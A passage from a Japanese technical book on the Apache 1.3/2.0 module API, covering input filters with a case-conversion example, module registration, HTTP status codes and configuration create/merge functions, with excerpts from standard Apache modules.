入力フィルタは、入力及要求された場合に呼び出される。入力フィルタには、データを書き込むべきバケットグループ、モードパラメータ（ブロッキング、非ブロッキング、またはピーク）、および読み込むべきバイト数（0は「1行を読み込み」を意味する）が渡される。ほとんどの入力フィルタは、自分より下位のフィルタを呼び出してデータを取得し、それら进行处理した後、結果のデータをバケットグループに書き込む。

出力フィルタと同様、入力フィルタも次のようにして登録する。

```
ap_register_input_filter("filter name", filter_function, AP_FTYPE_CONTENT);
```

パラメータの意味は、前述の出力フィルタと同じだ。ただし現時点では、おそらく何らかのミスだと思うのだが、フィルタ名の競合を予防する処理は行われないので注意してほしい。出力フィルタと同じように、このフィルタは適切なタイミングで挿入する必要がある。この処理の内容は、関数で「output」ではなく「input」としている点を除き、前述の出力フィルタとまったく同じである。

入力フィルタは出力フィルタと似ているが、当然のことながらまったく同じというわけではない。その違いは、例を挙げて説明するのが一番わかりやすいだろう。以下のフィルタは、リクエストデータの大小文字を変換するためのものだ（ヘッダではなくデータそのものである点に注意。したがって、処理結果を確認するにはPOSTリクエストを行う必要がある）。ソースは、*modules/experimental/mod_case_filter_in.c*である。以下では、コード行の各部を示した後、それらについて解説する。

```
#include "httpd.h"
#include "http_config.h"
#include "apr_general.h"
#include "util_filter.h"
#include "apr_buckets.h"
#include "http_request.h"

#include <ctype.h>
```

いつものように、まず必要なヘッダファイルをインクルードする。

```
static const char s_szCaseFilterName[]="CaseFilter";
```

次に、フィルタ名の宣言だ。出力フィルタの例と同じだが、入力フィルタと出力フィルタとの間にあいまいさはないので、これで問題ない。

```
module case_filter_in_module;
```

いつもの必須の前方宣言だ。

```
typedef struct
{
    int bEnabled;
} CaseFilterInConfig;
```

これは、このフィルタが有効かどうかについての情報を保持する構造体だ。

```
typedef struct
{
    apr_bucket_brigade *pbbTmp;
} CaseFilterInContext;
```

出力フィルタと異なり、入力フィルタではコンテキストが必要になる。これは一時的なバケットグループを格納する構造体だ。呼び出されるたびに再作成するのは非効率的なので、一時的なバケットグループはコンテキストに保持する。

```
static void *CaseFilterInCreateServerConfig(apr_pool_t *p, server_rec *s)
{
    CaseFilterInConfig *pConfig=apr_palloc(p, sizeof *pConfig);

    pConfig->bEnabled=0;

    return pConfig;
}
```

これは、サーバ設定構造体を作成するための標準的な記述だ（`apr_palloc()`は、実際には構造体全体をゼロに設定する。したがって**bEnabled**を明示的に初期化するのは冗長なのだが、わかりやすくするためにこの処理を行っている）。

```
static void CaseFilterInInsertFilter(request_rec *r)
{
    CaseFilterInConfig *pConfig=ap_get_module_config(r->server->module_config,
                                                    &case_filter_in_module);

    CaseFilterInContext *pCtx;

    if(!pConfig->bEnabled)
        return;
```

フィルタが（`CaseFilterIn`ディレクティブによって）有効にされている場合は、以下の処理を

行う。

```
pCtx=apr_palloc(r->pool,sizeof *pCtx);
pCtx->pbbTmp=apr_brigade_create(r->pool);
```

前述のフィルタコンテキストを作成する。さらに、次の処理を行う。

```
ap_add_input_filter(s_szCaseFilterName,pCtx,r,NULL);
```

フィルタを挿入する。リクエストヘッダが読み込まれた後でこの処理を行っているのは、この入力フィルタのフック位置に起因している。

```
}
```

次に、実際のフィルタ関数を見ていこう。

```
static apr_status_t CaseFilterInFilter(ap_filter_t *f,
                                       apr_bucket_brigade *pbbOut,
                                       ap_input_mode_t eMode,
                                       apr_size_t *pnBytes)
{
    CaseFilterInContext *pCtx=f->ctx;
```

まず、先ほど作成したコンテキストを取得する。

```
apr_status_t ret;

ap_assert(APR_BRIGADE_EMPTY(pCtx->pbbTmp));
```

この例では、呼び出しのたびに一時的なバケットグループを再利用しているので、バケットグループが空であるかどうかを確認するべきだ。バケットグループは空でなければならないからだ。したがって、バケットグループを空にするのではなくアサーションを使用している。

```
ret=ap_get_brigade(f->next,pCtx->pbbTmp,eMode,pnBytes);
```

この入力フィルタよりも下位にあるフィルタに入力を読み込ませている。このとき、この入力フィルタが取得したのと同じパラメータを使用する。ただし下位のフィルタは、この入力フィルタのバケットグループではなく、一時的なバケットグループにデータを書き込む。

```
if(eMode == AP_MODE_PEEK || ret != APR_SUCCESS)
    return ret;
```

ピークモードの場合、利用可能なデータがあればsuccessを返すだけでよい。下位のフィルタは同じ処理をする必要があり、そのフィルタがデータを持っている場合にのみこの入力フィルタはデータを保持することになるので、この地点で戻ることができる。もちろん、より複雑なフィルタにはこれが当てはまらない場合もある。また、次のフィルタでエラーがあった場合は、モードに関係なく戻る必要がある。

```
while(!APR_BRIGADE_EMPTY(pCtx->pbTmp)) {
```

下位のフィルタが読み込んだ全バケットに対して処理を繰り返す。

```
apr_bucket *pbktIn=APR_BRIGADE_FIRST(pCtx->pbTmp);
apr_bucket *pbktOut;
const char *data;
apr_size_t len;
char *buf;
int n;

// 以下のように処理したいと考えるかもしれないが…
//APR_BUCKET_REMOVE(pB);
//APR_BRIGADE_INSERT_TAIL(pbbOut,pB);
// この後、バケットデータの大小文字を変換する
// しかし、ファイルまたはソケットバッファなどの場合、上記のような処理は誤りである
```

コメントにあるとおり、上記のように処理したいと考える読者もいるかもしれない。ここでは、複合的に処理を行うことも可能だ。たとえば、メモリに割り当てられているバケットを移動し、外部リソースであるバケットをコピーするといったことができる。このような処理を行う場合はコードが非常に複雑になるが、結果的にはより効率的になる場合もある。

```
if(APR_BUCKET_IS_EOS(pbktIn)) {
    APR_BUCKET_REMOVE(pbktIn);
    APR_BRIGADE_INSERT_TAIL(pbbOut,pbktIn);
    continue;
}
```

EOSを読み込んだ場合は、それを次のフィルタに渡す必要がある。

```
ret=apr_bucket_read(pbktIn,&data,&len,eMode);
if(ret != APR_SUCCESS)
    return ret;
```

呼び出されたときと同じモード（ここでは、ブロッキングまたは非ブロッキング。ピークではない）でバケットを読み込む。これは、ブロックするべきでないときにはブロックせず、ブロックするべきと

きにはブロックするためだ。

```
buf=malloc(len);
for(n=0 ; n < len ; ++n)
    buf[n]=toupper(data[n]);
```

ヒープ上に新しいバッファを割り当ててる。これは、上位の層によってバッファが消費および破棄されるためだ。プールバッファを使用した場合、バッファはリクエストと同じ間だけ保持されることになるので、メモリの浪費になる可能性がある。

```
pbktOut=apr_bucket_heap_create(buf,len,0,NULL);
```

いつものように、バッファのバケットが同じ型を持つようにしている（バケットに対し、データをヒープ上にコピーするよう求めることもできるが、ここではそうしない）。

```
APR_BRIGADE_INSERT_TAIL(pbbOut,pbktOut);
```

新しいバケットを出力バケットグループに追加する。

```
apr_bucket_delete(pbktIn);
```

下位のフィルタから取得したバケットを削除する。

```
}
```

```
return APR_SUCCESS;
```

ここに来た場合はすべての処理が正常に行われたということなので、successを返す。

```
}
```

```
static const char *CaseFilterInEnable(cmd_parms *cmd, void *dummy, int arg)
{
    CaseFilterInConfig *pConfig
        =ap_get_module_config(cmd->server-
>module_config,&case_filter_in_module);
    pConfig->bEnabled=arg;

    return NULL;
}
```

このモジュール用の設定に、ブール型の有効化フラグを設定する。ここではサーバごとの設定を使

用しているが、フィルタはリクエストが処理された後に追加されるため、リクエストごとの設定も同じように使用することが可能だ。

```
static const command_rec CaseFilterInCmds[] =
{
    AP_INIT_FLAG("CaseFilterIn", CaseFilterInEnable, NULL, RSRC_CONF,
        "Run an input case filter on this host"),
```

設定コマンドを、このコマンドを設定する関数に関連付けてる。

```
    { NULL }
};
```

```
static void CaseFilterInRegisterHooks(apr_pool_t *p)
{
    ap_hook_insert_filter(CaseFilterInInsertFilter, NULL, NULL, APR_HOOK_MIDDLE);
```

フィルタ挿入フックをフックする。このフックは、リクエストヘッダが処理された後、レスポンスが書き込まれたり、リクエストボディが読み込まれたりする前に呼び出される。

```
    ap_register_input_filter(s_szCaseFilterName, CaseFilterInFilter,
        AP_FTYPE_RESOURCE);
```

フィルタの登録もここで行うのが適切だ。

```
    }

module case_filter_in_module =
{
    STANDARD20_MODULE_STUFF,
    NULL,
    NULL,
    CaseFilterInCreateServerConfig,
    NULL,
    CaseFilterInCmds,
    CaseFilterInRegisterHooks
};
```

最後に、さまざまな関数を module 構造体の適切なスロットに関連付けている。module 構造体は、ソースの冒頭に記述することを好む人もいるが、筆者の場合はソースの末尾に記述している。これは、ソースの中で使用されている関数を前もって宣言しなくても済むからである。

20.10 モジュール

この章の内容のほとんどすべては、何らかの機能を実装したモジュールによって実現されている。それでは、モジュールはどのようにしてApacheに組み込まれるのだろうか。必要な処理のほとんどはモジュール側で行うのだが、モジュール外部でもちょっとした設定が必要だ。必要なのは、対応するディレクトリにある *config.m4* ファイル (*configure* スクリプトに組み込まれる) に、そのモジュールを付け加えることだ。本章で説明した2つのモジュールに対応するのは、以下の行だ。

```
APACHE_MODULE(optional_fn_import, example optional function importer, , , no)
APACHE_MODULE(optional_fn_export, example optional function exporter, , , no)
```

これら2つのモジュールは、`--enable-optional-fn-export` フラグおよび `--enable-optional-fn-import` フラグを *configure* スクリプトに設定することによって有効にされる。もちろん、一方だけを有効にすることも、両者を有効/無効にすることもできる。

`APACHE_MODULE()` の引数は以下のとおりだ。

```
APACHE_MODULE(name, helptext[, objects[, structname[, default[, config]]]])
```

各引数の意味

name

モジュールの名前。通常はソースファイル名と同じである（つまり、この場合はソースファイルが *mod_name.c* である）。

helptext

configure スクリプトを `--help` 引数付きで実行した場合に表示されるテキスト。

objects

オプション。デフォルトのオブジェクトファイル (*mod_name.o*) を上書きする。

structname

オプション。デフォルトの module 構造体 (*name_module*) を上書きする。

default

オプション。モジュールをインクルードする条件を指定する。`yes` に設定した場合、明示的に無効にしない限り、モジュールは常にインクルードされる。`no` に設定した場合、明示的に有効にしない限り、モジュールはインクルードされない。`most` に設定すると、`--enable-most` を指定した場合にモジュールが有効にされる。引数を指定しないかまたは `all` に設定した場合、`--enable-all` を指定した場合にのみモジュールが有効にされる。

21章

Apacheモジュールの作成

Apacheの機能に不満があれば変更を加えることが可能だ。これはApacheの優れた点の1つだ。確かに、ソースコードが付属したパッケージはすべて機能の変更が可能だが、Apacheではこの変更がより簡単である。Apacheの場合は、基本パッケージの機能を拡張するモジュールを作成するための一般化されたインタフェースが用意されているのだ。実際、Apacheをダウンロードするとファイルの提供だけを実現する基本パッケージの他に、ApacheグループがWebサーバにとって必須であると判断したモジュールも一緒に入手できる。また、Apache Groupが労力をかけて維持している、非常に役立つモジュールも含まれている。本章では、複雑なApacheモジュールのプログラミングについて説明する[†]。ここでは、読者はCとUnix（またはWin32）について理解しているものとして解説を進めていく。本章の例の中で使用する関数については、「20章 Apache API」またはUnixやWin32のマニュアルを参照してほしい。最初に、Apache 1.3と2.0の両方におけるモジュールの作成方法を説明する。また、Apache 1.3のモジュールをバージョン2.0へ移植する方法についても説明する。

21.1 概説

Apacheのモジュールのうちでもっとも重要な部分は、`module`構造体である。この構造体は、`http_config.h`で定義されているので、すべてのモジュールには冒頭に以下のような記述がある（著作権などに関する表示は除く）。

```
#include "httpd.h"
#include "http_config.h"
```

`httpd.h`は、Apacheのすべてのソースコードで必要だということを覚えておいてほしい。

[†] Apacheモジュールの詳細は、Lincoln Stein、Doug MacEachern共著「Writing Apache Modules with Perl and C」（1999年、O'Reilly & Associates発行、日本語版：「Apache拡張ガイド 上・下」オライリー・ジャパン発行）を参照。

module構造体は何のためにあるのだろうか。答えは簡単だ。module構造体はApacheのコアとモジュールとを接着するためにあるのだ。module構造体は関数やリストなどへのポインタを持っており、こうしたポインタはコアのコンポーネントによって適切なタイミングで利用される。コアはさまざまなmodule構造体を認識できるが、これはConfigureスクリプトによってConfigurationファイルから生成されるmodules.cの中にそれらのmodule構造体がリストアップされているからである[†]。

通例、モジュールは自分自身のmodule構造体を定義する記述で終わる。以下に典型的な例を示す。これはmod_asis.c (バージョン1.3) の一部である。

```
module asis_module = {
    STANDARD_MODULE_STUFF,
    NULL, /* 初期化 */
    NULL, /* ディレクトリごとの設定構造体の作成 */
    NULL, /* ディレクトリごとの設定構造体のマージ */
    NULL, /* サーバごとの設定構造体の作成 */
    NULL, /* サーバごとの設定構造体のマージ */
    NULL, /* コマンドテーブル */
    asis_handlers, /* ハンドラ */
    NULL, /* 変換ハンドラ */
    NULL, /* ユーザID検査 */
    NULL, /* 認証検査 */
    NULL, /* アクセス検査 */
    NULL, /* タイプ検査 */
    NULL, /* 実行前Fixup */
    NULL, /* ログの記録 */
    NULL, /* ヘッダ解析 */
    NULL, /* 子の初期化 */
    NULL, /* 子の終了 */
    NULL, /* リクエスト読み込み後の処理 */
};
```

上の例の最初のエントリのSTANDARD_MODULE_STUFFは、すべてのmodule構造体に必要である。STANDARD_MODULE_STUFFは、コアがモジュールを管理するのに使用する構造体要素の一部を初期化する。現時点でこれによって初期化されるのは、APIのバージョン番号^{††}、さまざまなベクタ内にあるモジュールのインデックス、モジュール名（実際にはモジュールのファイル名）、およびすべてのモジュールのリンクされているリスト内で次にあるモジュール構造体へのポインタである[‡]。

STANDARD_MODULE_STUFF以外にある唯一のエントリはhandlerのためのものだ。詳細は後述する。ここでは、このエントリが、MIMEタイプまたはハンドラタイプと、それらを扱う関数と

[†] 当然だが、これはmodules.cを直接編集してはならないということである。modules.cではなくConfigurationファイルを編集する（「1章 はじめてみよう」を参照）。

^{††} 理論上は、初期のAPIを利用したコンパイル済みの古いモジュールに適合させるために使われる。「理論上」と書いたのは、この方法が実際には使用されていないからだ。

[‡] このリストの先頭はtop_moduleである。このことを知っていると役に立つことがある。実際には、このリストは実行時に設定される。

の関係を定義する文字列・関数のリストへのポインタだということを理解していれば十分だ。この例では、これ以外のエントリはすべてNULLと定義されている。これはこのモジュールがそれらに相当するフックを利用しないということを意味する。

バージョン2.0の同等の構造体は以下のとおり。

```
static void register_hooks(apr_pool_t *p)
{
    ap_hook_handler(asis_handler, NULL, NULL, APR_HOOK_MIDDLE);
}

module AP_MODULE_DECLARE_DATA asis_module =
{
    STANDARD20_MODULE_STUFF,
    NULL, /* ディレクトリごとの設定構造体の作成 */
    NULL, /* ディレクトリごとの設定構造体のマージ */
    NULL, /* サーバごとの設定構造体の作成 */
    NULL, /* サーバごとの設定構造体のマージ */
    NULL, /* コマンドapr_table_t */
    register_hooks /* フックの登録 */
};
```

ここで、バージョン1.3のmodule構造体の機能に相当するregister_hooks()関数に注目してほしい。STANDARD20_MODULE_STUFFは、バージョン2.0でもすべてのmodule構造体に必要である。しかし、バージョン1.3の構造体の残りの部分のほとんどは、register_hooks()関数に置き換えられる。この仕組みの詳細については、次の節で説明する。

21.2 ステータスコード

HTTP/1.1標準は、リクエストに対するレスポンスとして返送されるステータスコードを多数定義している。リクエストを処理する関数は、OK、DECLINED、またはステータスコードを返す。DECLINEDは通常、モジュールがそのリクエストの処理に関係しないことを示し、OKはモジュールがリクエストの処理を実行したこと、またはリクエストの処理を受け入れることを示す（呼び出された関数によって異なる）。一般にステータスコードは、リクエスト構造体のheaders_outテーブル内で定義されているヘッダと一緒に、そのままユーザエージェントに返送される。本書の執筆の時点で、httpd.hにあらかじめ定義されているステータスコードには以下のものがある。

```
#define HTTP_CONTINUE 100
#define HTTP_SWITCHING_PROTOCOLS 101
#define HTTP_OK 200
#define HTTP_CREATED 201
#define HTTP_ACCEPTED 202
#define HTTP_NON_AUTHORITATIVE 203
#define HTTP_NO_CONTENT 204
```

```

#define HTTP_RESET_CONTENT          205
#define HTTP_PARTIAL_CONTENT        206
#define HTTP_MULTIPLE_CHOICES       300
#define HTTP_MOVED_PERMANENTLY      301
#define HTTP_MOVED_TEMPORARILY     302
#define HTTP_SEE_OTHER              303
#define HTTP_NOT_MODIFIED           304
#define HTTP_USE_PROXY               305
#define HTTP_BAD_REQUEST            400
#define HTTP_UNAUTHORIZED           401
#define HTTP_PAYMENT_REQUIRED       402
#define HTTP_FORBIDDEN              403
#define HTTP_NOT_FOUND              404
#define HTTP_METHOD_NOT_ALLOWED     405
#define HTTP_NOT_ACCEPTABLE         406
#define HTTP_PROXY_AUTHENTICATION_REQUIRED 407
#define HTTP_REQUEST_TIME_OUT       408
#define HTTP_CONFLICT               409
#define HTTP_GONE                   410
#define HTTP_LENGTH_REQUIRED        411
#define HTTP_PRECONDITION_FAILED    412
#define HTTP_REQUEST_ENTITY_TOO_LARGE 413
#define HTTP_REQUEST_URI_TOO_LARGE  414
#define HTTP_UNSUPPORTED_MEDIA_TYPE 415
#define HTTP_INTERNAL_SERVER_ERROR  500
#define HTTP_NOT_IMPLEMENTED        501
#define HTTP_BAD_GATEWAY             502
#define HTTP_SERVICE_UNAVAILABLE     503
#define HTTP_GATEWAY_TIME_OUT        504
#define HTTP_VERSION_NOT_SUPPORTED   505
#define HTTP_VARIANT_ALSO_VARIES    506

```

後方互換性のために以下のものも定義されている。

```

#define DOCUMENT_FOLLOWS      HTTP_OK
#define PARTIAL_CONTENT       HTTP_PARTIAL_CONTENT
#define MULTIPLE_CHOICES      HTTP_MULTIPLE_CHOICES
#define MOVED                 HTTP_MOVED_PERMANENTLY
#define REDIRECT              HTTP_MOVED_TEMPORARILY
#define USE_LOCAL_COPY        HTTP_NOT_MODIFIED
#define BAD_REQUEST           HTTP_BAD_REQUEST
#define AUTH_REQUIRED         HTTP_UNAUTHORIZED
#define FORBIDDEN             HTTP_FORBIDDEN
#define NOT_FOUND             HTTP_NOT_FOUND
#define METHOD_NOT_ALLOWED     HTTP_METHOD_NOT_ALLOWED
#define NOT_ACCEPTABLE        HTTP_NOT_ACCEPTABLE
#define LENGTH_REQUIRED       HTTP_LENGTH_REQUIRED
#define PRECONDITION_FAILED   HTTP_PRECONDITION_FAILED

```

```
#define SERVER_ERROR          HTTP_INTERNAL_SERVER_ERROR
#define NOT_IMPLEMENTED      HTTP_NOT_IMPLEMENTED
#define BAD_GATEWAY          HTTP_BAD_GATEWAY
#define VARIANT_ALSO_VARIES  HTTP_VARIANT_ALSO_VARIES
```

これらのステータスコードについての詳細は、HTTP/1.1 標準を参照してほしい。ここでは特に重要なものだけを簡単に説明しておく。HTTP_OK（旧標準のDOCUMENT_FOLLOWS）は、リクエストの処理の継続を中止するので通常は使用しない。HTTP_MOVED_TEMPORARILY（旧標準のREDIRECT）は、Locationヘッダに示されたURLに移動するようブラウザに指示する。HTTP_NOT_MODIFIED（旧標準のUSE_LOCAL_COPY）は、GET条件に用いるレスポンスヘッダ（たとえばIf-Modified-Since）の中で使用する。

21.3 module構造体

それではmodule構造体の各エントリについて詳しく見ていこう。ただし、エントリが構造体の中に出現する順番ではなく、使用される順番に説明していく。また、Apacheの標準モジュールでの実際の使用例も紹介していく。その中で、バージョン1.3と2.0の違いについても説明する。

サーバごとの設定構造体の作成

```
void *module_create_svr_config(pool *pPool, server_rec *pServer)
```

この関数は、モジュールが使用するサーバごとの設定構造体を作成する。この関数は、メインサーバに対して1回、各バーチャルホストに対してそれぞれ1回ずつ呼び出され、サーバごとの設定に使用するメモリを割り当てて初期化した後、そのメモリへのポインタを返す。pServerは、現在のサーバ用のserver_recへのポインタ。例21-1に示すmod_cgi.cからの抜粋（バージョン1.3）を参照してほしい。

例21-1 mod_cgi.c

```
#define DEFAULT_LOGBYTES 10385760
#define DEFAULT_BUFBYTES 1024

typedef struct {
    char *logname;
    long logbytes;
    int bufbytes;
} cgi_server_conf;

static void *create_cgi_config(pool *p, server_rec *s)
{
    cgi_server_conf *c =
        (cgi_server_conf *) ap_palloc(p, sizeof(cgi_server_conf));
```

```

    c->logname = NULL;
    c->logbytes = DEFAULT_LOGBYTES;
    c->bufbytes = DEFAULT_BUFBYTES;

    return c;
}

```

このコードは、`cgi_server_conf`のコピーを割り当てて初期化する。`cgi_server_conf`には設定の過程で要素が格納される。

バージョン2.0では、このコード内の`pool`が`apr_pool_t`に、`ap_palloc()`が`apr_palloc()`に変更される。

ディレクトリごとの設定構造体の作成

```
void *module_create_dir_config(pool *pPool, char *szDir)
```

この関数は、メインホストの設定が初期化される際に各モジュールに対して1回ずつ呼び出される（呼び出し時、`szDir`には`NULL`が設定される）、さらに、この関数を呼び出したモジュールに由来するディレクティブを含む、`Config`ファイル中の<Directory>節、<Location>節、および<File>節のそれぞれに対して呼び出される（呼び出し時、`szPath`にはディレクトリが設定される）。ディレクトリごとのディレクティブが<Directory>節、<Location>節、および<File>節の外側にある場合は、すべて`NULL`設定となる。この関数は、`.htaccess`ファイルの解析時にもファイルが置かれていたディレクトリ名を引数として呼び出される。この関数は、`.htaccess`ファイルに対しても使用されるため、モジュールの初期化が終了した後も呼び出される。また、リクエストが継続している間はApacheコアが`.htaccess`によるディレクトリごとの設定をキャッシュするので、この関数は`.htaccess`ファイルを持つディレクトリ1つに対して1回だけ呼び出される。

モジュールがディレクトリごとの設定をサポートしていない場合、予防措置が取られていない限り、<Directory>節中で生成されるディレクティブはすべてサーバごとの設定を上書きしてしまう。これを回避する一般的な方法は、コマンドテーブルで`req_override`メンバを適切に設定することである（この節の後半部分を参照）。

この関数は、ディレクトリごとの設定に必要なメモリを割り付けて初期化する。戻り値は割り付けたメモリへのポインタである。例21-2に示す`mod_rewrite.c`からの抜粋（バージョン1.3）を参照してほしい。

例21-2 mod_rewrite.c

```

static void *config_perdir_create(pool *p, char *path)
{
    rewrite_perdir_conf *a;

    a = (rewrite_perdir_conf *)ap_palloc(p, sizeof(rewrite_perdir_conf));

```

```

a->state          = ENGINE_DISABLED;
a->options         = OPTION_NONE;
a->baseurl        = NULL;
a->rewriteconds   = ap_make_array(p, 2, sizeof(rewritecond_entry));
a->rewriterules   = ap_make_array(p, 2, sizeof(rewriterule_entry));

if (path == NULL) {
    a->directory = NULL;
}
else {
    /* 末尾のスラッシュがあることを確認する */
    if (path[strlen(path)-1] == '/') {
        a->directory = ap_pstrdup(p, path);
    }
    else {
        a->directory = ap_pstrcat(p, path, "/", NULL);
    }
}

return (void *)a;
}

```

この関数は、`rewrite_perdir_conf`構造体（`mod_rewrite.c`中で定義されている）にメモリを割り当てて初期化する。この関数は、すべての<Directory>節に対して呼び出されるため、設定されたりライトのディレクティブの内容がどのようなものでも、後で明示的に有効にしない限りエンジンは無効になる。

このコード内で、バージョン2.0における唯一の変更点は、`pool`が`apr_pool_t`に、`ap_palloc()`が`apr_palloc()`になることである。

設定の前段階（バージョン2.0）

```
int module_pre_config(apr_pool_t *pconf, apr_pool_t *plog, apr_pool_t *ptemp)
```

この関数は、設定が始まる前に名目上呼ばれるが、実際に最初に呼ばれるのは、ディレクトリとサーバを作成する関数で、これらはデフォルトのサーバおよびディレクトリに対してそれぞれ1回ずつ呼ばれる。この関数は通常、当然ながら初期化に使用される。例21-3に、`mod_headers.c`がハッシュの初期化に使う関数を示す。

例21-3 mod_headers.c

```

static void register_format_tag_handler(apr_pool_t *p, char *tag,
                                       void *tag_handler, int def)
{
    const void *h = apr_palloc(p, sizeof(h));
    h = tag_handler;
    apr_hash_set(format_tag_hash, tag, 1, h);
}

```

```

}
static int header_pre_config(apr_pool_t *p, apr_pool_t *plog, apr_pool_t *ptemp)
{
    format_tag_hash = apr_hash_make(p);
    register_format_tag_handler(p, "D", (void*) header_request_duration, 0);
    register_format_tag_handler(p, "t", (void*) header_request_time, 0);
    register_format_tag_handler(p, "e", (void*) header_request_env_var, 0);

    return OK;
}

```

サーバごとの設定マージ

```
void *module_merge_server(pool *pPool, void *base_conf, void *new_conf)
```

Configファイルが読み込まれた後、各バーチャルホストに対して1回ずつこの関数が呼び出される。この際、引数として（この関数を呼び出した）モジュール用のメインサーバの設定を指す`base_conf`と、バーチャルホストの設定を指す`new_conf`が渡される。これによってバーチャルホスト内で設定されていない任意のオプションをメインサーバから継承したり、メインサーバのエントリをバーチャルサーバにマージすることが可能になる。戻り値は、バーチャルホスト用の新規設定構造体へのポインタである（`new_conf`がそのまま返される場合もある）。

Apacheの将来のバージョンでは、メインサーバ以外のサーバとマージが許可されるようになる可能性があるため、`base_conf`がメインサーバを指していると仮定すべきではない。例21-4に示す`mod_cgi.c`からの抜粋（バージョン1.3）を参照してほしい。

例21-4 mod_cgi.c

```

static void *merge_cgi_config(pool *p, void *basev, void *overridesv)
{
    cgi_server_conf *base = (cgi_server_conf *) basev, *overrides = (cgi_server_conf *)
    overridesv;

    return overrides->logname ? overrides : base;
}

```

この例は非常にありふれたものだが、原理的にディレクトリごとのマージ関数でできることは、サーバごとのマージ関数でも可能であり、ディレクトリごとに行う方がより自然である。したがって、ディレクトリごとのマージ関数の方により面白い例が見られる。この例では、混乱しやすい点が表示されている。通常、設定を上書きすることは「上書き」と呼ばれるが、これは望んでいた設定のマージとはまったく逆の優先順位を意味しているように思えるということだ。

上記と同じく、この例におけるバージョン2.0の唯一の変更点は、`pool`が`apr_pool_t`になることである。

ディレクトリごとの設定マージ

```
void *module_dir_merge(pool *pPool, void *base_conf, void *new_conf)
```

サーバごとの設定のマージと同様、この関数はバーチャルホストそれぞれに対して1回ずつ呼び出される（各ディレクトリに対してではない点に注意）。この関数は、サーバごとのドキュメントルート（以前にディレクトリ名をNULLとして作成した）ディレクトリごとの設定に伝達する。

リクエストを処理する際には、この関数が関連するすべての<Directory>節、*.htaccess*ファイル（rootから下位方向に1つずつ）、<File>節および<Location>節を、この順序でマージする。

サーバごとの設定のマージとは異なり、ディレクトリごとの設定のマージはサーバ稼働中に随時呼び出されるため、通常、ディレクトリ、ロケーションおよび設定ファイルの組み合わせはリクエストのたびに異なる。そのためディレクトリごとの設定のマージは、設定を変更する際には必ず（*new_conf*内に）設定をコピーする。

この例を見れば、ディレクトリごとの設定を作成するルーチンの例として*mod_rewrite.c*を取り上げた理由がわかるだろう。このモジュールが他のモジュールと比べて興味深い処理をしているのがわかるはずだ。例21-5を参照してほしい。

例21-5 mod_rewrite.c

```
static void *config_perdir_merge(pool *p, void *basev, void *overridesv)
{
    rewrite_perdir_conf *a, *base, *overrides;
    a = (rewrite_perdir_conf *)pcalloc(p, sizeof(rewrite_perdir_conf));
    base = (rewrite_perdir_conf *)basev;
    overrides = (rewrite_perdir_conf *)overridesv;

    a->state = overrides->state;
    a->options = overrides->options;
    a->directory = overrides->directory;
    a->baseurl = overrides->baseurl;
    if (a->options & OPTION_INHERIT) {
        a->rewriteconds = append_arrays(p, overrides->rewriteconds,
                                         base->rewriteconds);
        a->rewriterules = append_arrays(p, overrides->rewriterules,
                                         base->rewriterules);
    }
    else {
        a->rewriteconds = overrides->rewriteconds;
        a->rewriterules = overrides->rewriterules;
    }
    return (void *)a;
}
```

このように、baseの設定とのマージ処理は、新規設定に継承（INHERIT）オプションが指定されているかどうかで判断される。

バージョン2.0における唯一の変更は、poolがapr_pool_tになることである。例21-6に示すmod_env.cからの抜粋（バージョン1.3）を参照してほしい。

例21-6 mod_env.c

```
static void *merge_env_dir_configs(pool *p, void *basev, void *addv)
{
    env_dir_config_rec *base = (env_dir_config_rec *) basev;
    env_dir_config_rec *add = (env_dir_config_rec *) addv;
    env_dir_config_rec *new =
        (env_dir_config_rec *) ap_palloc(p, sizeof(env_dir_config_rec));
    table *new_table;
    table_entry *elts;
    array_header *arr;
    int i;
    const char *uenv, *unset;

    new_table = ap_copy_table(p, base->vars);

    arr = ap_table_elts(add->vars);
    elts = (table_entry *)arr->elts;

    for (i = 0; i < arr->nelts; ++i) {
        ap_table_setn(new_table, elts[i].key, elts[i].val);
    }

    unset = add->unsetenv;
    uenv = ap_getword_conf(p, &unset);
    while (uenv[0] != '\0') {
        ap_table_unset(new_table, uenv);
        uenv = ap_getword_conf(p, &unset);
    }

    new->vars = new_table;

    new->vars_present = base->vars_present || add->vars_present;

    return new;
}
```

この関数は、新しい設定を作成した後、baseのvarsテーブル（環境変数の名前と値のテーブル）をコピーする。その後、ループによりaddvのvarsテーブルの各エントリを新しいテーブルにコピーする。この際、ap_overlay_tables()を使用していないことに注意しよう。ap_overlay_tables()は重複したキーを扱えないからだ。最後に、addv設定のunsetenv（設定を解除する環境変数のスペース区切りのリスト）がaddvのサーバに対して設定を解除するように指定された変数の解除を行う。

バージョン2.0では、この関数には多くの変更が加えられている。しかし、よく調べてみると、実際にはよく似ていて、関数の名前が変更になった点と抜本的な再構成が行われた部分があることに違いがある。

```
static void *merge_env_dir_configs(apr_pool_t *p, void *basev, void *addv)
{
    env_dir_config_rec *base = basev;
    env_dir_config_rec *add = addv;
    env_dir_config_rec *res = apr_palloc(p, sizeof(*res));
    const apr_table_entry_t *elts;
    const apr_array_header_t *arr;
    int i;

    res->vars = apr_table_copy(p, base->vars);
    res->unsetenv = NULL;

    arr = apr_table_elts(add->unsetenv);
    elts = (const apr_table_entry_t *)arr->elts;

    for (i = 0; i < arr->nelts; ++i) {
        apr_table_unset(res->vars, elts[i].key);
    }

    arr = apr_table_elts(add->vars);
    elts = (const apr_table_entry_t *)arr->elts;

    for (i = 0; i < arr->nelts; ++i) {
        apr_table_setn(res->vars, elts[i].key, elts[i].val);
    }

    return res;
}
```

コマンドテーブル

```
command_rec aCommands[]
```

この構造体は、モジュールを設定するディレクティブの配列を指す。ディレクティブを指定する各エントリは、コマンドを取り扱う関数とコマンドが許可されるために有効になっているべき AllowOverrideディレクティブを指定する。また、ディレクティブに渡される引数の解析方法や、構文エラー発生時（たとえば、引数の数の誤りや使用できない場所でのディレクティブの利用など）のエラーメッセージも指定する。

command_recはhttp_config.hで定義されている。

```
typedef struct command_struct {
    const char *name;                /* このコマンドの名前 */
```

```

const char *(*func)();          /* 呼び出される関数 */
void *cmd_data;                 /* 追加データ。複数のコマンドを
                               * 実装する関数で使用
                               */

int req_override;               /* この関数が有効になるために
                               * 許可されるべきオーバーライド
                               */

enum cmd_how args_how;          /* コマンドが要求する引数 */

const char *errmsg;              /* 「使用法」のメッセージ。構文エラー時に使用 */
} command_rec;

```

バージョン2.0でも、この定義では問題ないが、`command_rec`の型に対して安全な初期化を指定する初期化関数を許すコンパイラのための変種も存在する。

`cmd_how`は以下のように定義されている。

```

enum cmd_how {
    RAW_ARGS,                   /* cmd_funcはコマンド行そのものを解析する */
